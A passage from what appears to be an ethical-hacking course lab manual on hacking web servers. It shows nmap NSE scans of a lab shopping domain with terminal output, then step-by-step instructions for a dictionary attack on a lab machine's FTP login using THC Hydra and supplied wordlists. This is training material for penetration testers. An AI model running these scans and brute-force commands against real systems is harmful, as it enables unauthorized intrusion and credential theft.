


7. Perform an HTTP trace on the targeted domain. In the terminal window, run nmap --script http-trace -d www.goodshopping.com.

8. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.


Applications Places System
Wed Mar 13, 08:28
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap --script http-trace -d www.goodshopping.com
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-13 08:21 EDT
PORTS: Using ports open on 0% or more average hosts (TCP:1000, UDP:0, SCTP:0)
---------- Timing report ----------
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
NSE: Using Lua 5.4.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
Completed NSE at 08:21, 0.00s elapsed
Initiating ARP Ping Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x02155D55 and arp[22:2] = 0xA281
Completed ARP Ping Scan at 08:21, 0.05s elapsed (1 total hosts)
Overall sending rates: 18.99 packets / s, 797.75 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 08:21
Menu
nmap --script http-tra...



Applications Places System
Wed Mar 13, 08:29
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
Initiating SYN Stealth Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.13 and (icmp or icmp6 or ((tcp) and (src host 1
0.10.1.19)))
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 25/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Completed SYN Stealth Scan at 08:21, 4.66s elapsed (1000 total ports)
Overall sending rates: 426.96 packets / s, 18786.37 bytes / s.
NSE: Script scanning 10.10.1.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
NSE: Starting http-trace against www.goodshopping.com (10.10.1.19:80).
NSE: Finished http-trace against www.goodshopping.com (10.10.1.19:80).
Completed NSE at 08:21, 0.01s elapsed
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up, received arp-response (0.0010s latency).
Scanned at 2024-03-13 08:21:37 EDT for 5s
Not shown: 990 filtered tcp ports (no-response)
Menu
nmap --script http-tra...



9. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, run nmap -p80 --script http-waf-detect www.goodshopping.com.

10. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.

11. This command will probe the target host with malicious payloads and detect the changes in the response code.



12. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).

Lab 2: Perform a Web Server Attack

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- **Crack FTP credentials using a Dictionary Attack**
- **Gain Access to Target Web Server by Exploiting Log4j Vulnerability**

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.


First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Click Parrot Security to switch to the Parrot Security machine.


Here, we will use a sample password file (Passwords.txt) containing a list of passwords to crack the FTP credentials on the target machine.

2. Assume that you are an attacker, and you have observed that the FTP service is running on the Windows 11 machine.
3. Perform an Nmap scan on the target machine (Windows 11) to check if the FTP port is open.
4. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
5. In the terminal window, run nmap -p 21 [IP Address of Windows 11].

Here, the IP address of Windows 11 is 10.10.1.11.




6. Observe that port 21 is open in Windows 11.
7. Check if an FTP server is hosted on the Windows 11 machine.
8. Run ftp [IP Address of Windows 11]. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.



9. Try entering random usernames and passwords in an attempt to gain FTP access.


The password you enter will not be visible on the screen.

10. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.




11. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

12. Click Places from the top-section of the Desktop and click Desktop from the drop-down options.




13. Navigate to CEHv13 Module 13 Hacking Web Servers folder and copy Wordlists folder.

Press Ctrl+C to copy the folder.



14. Paste the copied folder (Wordlists) on the Desktop. Close the window


Press Ctrl+V to paste the folder.



15. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

16. In the terminal window, run **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]**.


The IP address of Windows 11 in this lab exercise is 10.10.1.11. This IP address might vary in your lab environment.



